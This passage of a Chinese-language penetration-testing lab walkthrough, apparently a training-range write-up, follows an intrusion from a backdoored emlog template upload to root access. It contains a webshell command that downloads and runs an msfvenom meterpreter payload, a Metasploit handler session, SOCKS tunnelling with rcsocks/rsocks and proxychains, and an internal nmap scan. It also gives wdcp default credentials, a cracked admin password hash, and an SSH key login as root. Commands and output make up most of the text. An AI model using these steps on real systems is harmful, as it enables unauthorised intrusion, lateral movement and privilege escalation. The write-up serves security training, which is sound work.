
5.5.1.设置浏览器代理访问






5.5.2. 后台拿 WEBSHELL

从网上下来一个 emlog 把带有后门文件的 php 设置打包好在 emlog 后台上传模板压缩包解压后即可 在 模板名的目录生成一个 php 后门。





5.5.3. metasploit 生成正向连接

sudo msfvenom -p linux/x86/meterpreter/bind_tcp LPORT=13777 -f elf > ddd5
上传到 host123 主机上。

```
Hardware MAC : 00:0c:29:c7:f2:59
MTU : 1500
Flags : UP,BROADCAST,MULTICAST
IPv4 Address : 10.10.10.145
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::3b3c:b923:c6aa:54c3
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > upload ddd5 /www/server/apache/htdocs
[*] uploading : ddd5 → /www/server/apache/htdocs
[*] uploaded : ddd5 → /www/server/apache/htdocs/ddd5
meterpreter > upload m.php /www/server/apache/htdocs/m.txt
[*] uploading : m.php → /www/server/apache/htdocs/m.txt
[*] Uploaded -1.00 B of 29.00 B (-3.45%): m.php → /www/server/apache/htdocs/m
[*] uploaded : m.php → /www/server/apache/htdocs/m.txt
meterpreter > █
```

http://www.ddd5.com/content/templates/moonsec/shell.php?cmd=wget%20http://10.10.10.145/ddd5%20-o%20ddd5

chmod 777 ddd5 执行

http://www.ddd5.com/content/templates/moonsec/shell.php?cmd=./ddd5

5.5.4. 连接远程 SHELL

```
msf5 auxiliary(server/socks4a) > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload linux/x86/meterpreter/bind_tcp
payload => linux/x86/meterpreter/bind_tcp
sf5 exploit(multi/handler) > set RHOST 10.10.10.144
RHOST => 10.10.10.144
exploit
```

正常的情况下是 会连接上的 但是可能 centos 的关系 有些代码错误 导致连接不上。

5.6.sock5 隧道代理穿透内网

使用 metasploit sock4a 代理 在实际环境中不怎么稳定 如有不稳定最好使用 rsock 代理穿透内网。

下载地址 <https://nchc.dl.sourceforge.net/project/ssocks/ssocks-0.0.14.tar.gz>

在 kali host123 都需要进行编译生成文件

下载完进行解压 -tar -zxvf ssocks-0.0.14.tar.gz

cd ssocks-0.0.14

./configure && make

在 kali 执行

./rcsocks -l 2233 -p 1080 -vv


```
Kali@kali:~/ddd4/ssocks-0.0.14/src$ ls
auth-util.c  configd-util.c  libsocks      Makefile.in  nsocks.o      rcsocks.o     rsocks.o
auth-util.h  configd-util.h  Makefile      nsocks       rcsocks       rsocks       ssocks
auth-util.o  configd-util.o  Makefile.am  nsocks.c     rcsocks.c     rsocks.c     ssocks.c
Kali@kali:~/ddd4/ssocks-0.0.14/src$ ./rcsocks -l 2233 -p 1080 -vv
server: set listening client socks relay ...
server: port 1080 open
server: listening on 0.0.0.0:1080
server: set server relay ...
server: port 2233 open
server: listening on 0.0.0.0:2233
server: connection server in progress (socket) ...
server [0]: established server connection with 192.168.0.122:52799
server: connection server in progress (socket) ...
server [1]: established server connection with 192.168.0.122:43993
server: connection server in progress (socket) ...
server [2]: established server connection with 192.168.0.122:54041
server: connection server in progress (socket) ...
server [3]: established server connection with 192.168.0.122:47747
server: connection server in progress (socket) ...
server [4]: established server connection with 192.168.0.122:42335
server: connection server in progress (socket) ...
server [5]: established server connection with 192.168.0.122:36211
server: connection server in progress (socket) ...
server [6]: established server connection with 192.168.0.122:37207
server: connection server in progress (socket) ...
server [7]: established server connection with 192.168.0.122:55721
```

在反弹 shell 里执行

在 host123

./rsocks -vv -s 192.168.0.109:1080

使用浏览器代理



看到速度很快



5.7.配置 proxychains3 sock5 代理调用 nmap 扫描

编辑文件

```
sudo vim /etc/proxychains.conf
```



```

# Some timeouts in milliseconds
tcp_read_time_out 15000
tcp_connect_time_out 8000

# ProxyList format
# type host port [user pass]
# (values separated by 'tab' or 'blank')
# Examples:
# socks5 192.168.67.78 1080 lamer secret
# http 192.168.89.3 8080 justu hidden
# socks4 192.168.1.49 1080
# http 192.168.39.93 8080

# proxy types: http, socks4, socks5
# (auth types supported: "basic"-http "user/pass"-socks )

[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
#socks4 127.0.0.1 9050
#socks5 192.168.0.109 22333
socks5 192.168.0.109 2233
"/etc/proxychains.conf" 66L, 1704C

```


proxychains3 nmap -sT -Pn 10.10.10.144

```


S-chain|<->192.168.0.109:2233-<->10.10.10.144:199-<->timeout
S-chain|<->192.168.0.109:2233-<->10.10.10.144:139-<->timeout
S-chain|<->192.168.0.109:2233-<->10.10.10.144:3306-<->timeout
S-chain|<->192.168.0.109:2233-<->10.10.10.144:143-<->timeout
S-chain|<->192.168.0.109:2233-<->10.10.10.144:80-<->OK
S-chain|<->192.168.0.109:2233-<->10.10.10.144:113-<->timeout
S-chain|<->192.168.0.109:2233-<->10.10.10.144:53-<->timeout
S-chain|<->192.168.0.109:2233-<->10.10.10.144:5900-<->timeout
S-chain|<->192.168.0.109:2233-<->10.10.10.144:256-<->timeout
S-chain|<->192.168.0.109:2233-<->10.10.10.144:22-<->OK
S-chain|<->192.168.0.109:2233-<->10.10.10.144:3389-<->timeout
S-chain|<->192.168.0.109:2233-<->10.10.10.144:995-<->timeout
S-chain|<->192.168.0.109:2233-<->10.10.10.144:23-<->timeout
S-chain|<->192.168.0.109:2233-<->10.10.10.144:445-<->timeout
S-chain|<->192.168.0.109:2233-<->10.10.10.144:110-<->timeout
S-chain|<->192.168.0.109:2233-<->10.10.10.144:21-<->OK
S-chain|<->192.168.0.109:2233-<->10.10.10.144:8193-<->timeout
Stats: 0:00:19 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 2.90% done; ETC: 08:24 (0:10:36 remaining)
S-chain|<->192.168.0.109:2233-<->10.10.10.144:7025-<->timeout
S-chain|<->192.168.0.109:2233-<->10.10.10.144:57294-<->timeout
S-chain|<->192.168.0.109:2233-<->10.10.10.144:146-<->timeout
Stats: 0:00:22 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 3.20% done; ETC: 08:24 (0:11:06 remaining)
S-chain|<->192.168.0.109:2233-<->10.10.10.144:49163-<->timeout
S-chain|<->192.168.0.109:2233-<->10.10.10.144:2710-<->timeout
S-chain|<->192.168.0.109:2233-<->10.10.10.144:10616-<->timeout
Stats: 0:00:25 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 3.50% done; ETC: 08:25 (0:11:29 remaining)
S-chain|<->192.168.0.109:2233-<->10.10.10.144:1021-<->timeout
S-chain|<->192.168.0.109:2233-<->10.10.10.144:10626-

```


5.8.sockscap 本地物理代理穿透内网




用 metasploit sock4a 代理进的时候 菜刀和蚁刀都链接不上后门
现在将菜刀 代理进去 功能正常



5.9. 设置中国蚁刀 sock5 代理进穿透内网





6. linux 内网跨段提权

6.1.查看端口信息

```
(www:/www/web/www_ddd5_com/public_html/content/templates/moonsec) $ which nc
which: no nc in (/sbin:/usr/sbin:/bin:/usr/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin)
(www:/www/web/www_ddd5_com/public_html/content/templates/moonsec) $ netstat -tnlp
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:13777          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:21            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:1:631         0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:49734         0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:111           0.0.0.0:*               LISTEN      -
tcp        0      0 :::21                  :::*                    LISTEN      -
tcp        0      0 :::22                  :::*                    LISTEN      -
tcp        0      0 :::1:631               :::*                    LISTEN      -
tcp        0      0 :::46487               :::*                    LISTEN      -
tcp        0      0 :::111                  :::*                    LISTEN      -
tcp        0      0 :::8080                :::*                    LISTEN      -
tcp        0      0 :::80                   :::*                    LISTEN      -
(www:/www/web/www_ddd5_com/public_html/content/templates/moonsec) $
```

6.2.用户信息



```
wdcp:x:999:999:www/wdlinux/wdcp:/sbin/nologin
(www:/www/web/www_ddd5_com/public_html/content/templates/moonsec) $ cat /etc/passwd | grep -v nologin
root:x:0:0:root:/root:/bin/bash
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
moon:x:500:500:moon:/home/moon:/bin/bash
(www:/www/web/www_ddd5_com/public_html/content/templates/moonsec) $
```

6.3.wdcp 主机提权

8080 端口是一个 wdcp 主机 在旧版 wdcp 安装都是一些默认信息。

账号 admin 密码 wdlinux.cn

主机登录的 默认密码被修改了 但是 mysql 的默认密码还没修改 可以通过 phpmyadmin 进行登录。




管理员的密文 17d03da6474ce8beb13b01e79f789e63 破解出来是 moonsec123

登录主机进行提权



在运行命令处



6.4. 最后一个 flag



6.5. ssh 钥匙登录

在 wdcp 生成秘钥保存下来

在 kali 设置权限 600

proxchains3 ssh root@10.10.10.144 -i sshkey_wdcp

```
Warning: Permanently added '10.10.10.144' (RSA) to the list of known hosts.
[root@localhost ~]# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:CC:BA:FC
          inet addr:10.10.10.144  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fecc:bafc/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:37200  errors:0  dropped:0  overruns:0  frame:0
          TX packets:27462  errors:0  dropped:0  overruns:0  carrier:0
          collisions:0  txqueuelen:1000
          RX bytes:9543650 (9.1 MiB)  TX bytes:9592115 (9.1 MiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:13623  errors:0  dropped:0  overruns:0  frame:0
          TX packets:13623  errors:0  dropped:0  overruns:0  carrier:0
          collisions:0  txqueuelen:0
          RX bytes:3949590 (3.7 MiB)  TX bytes:3949590 (3.7 MiB)

[root@localhost ~]#
```

7. 关注

微信公众号

我的个人微信

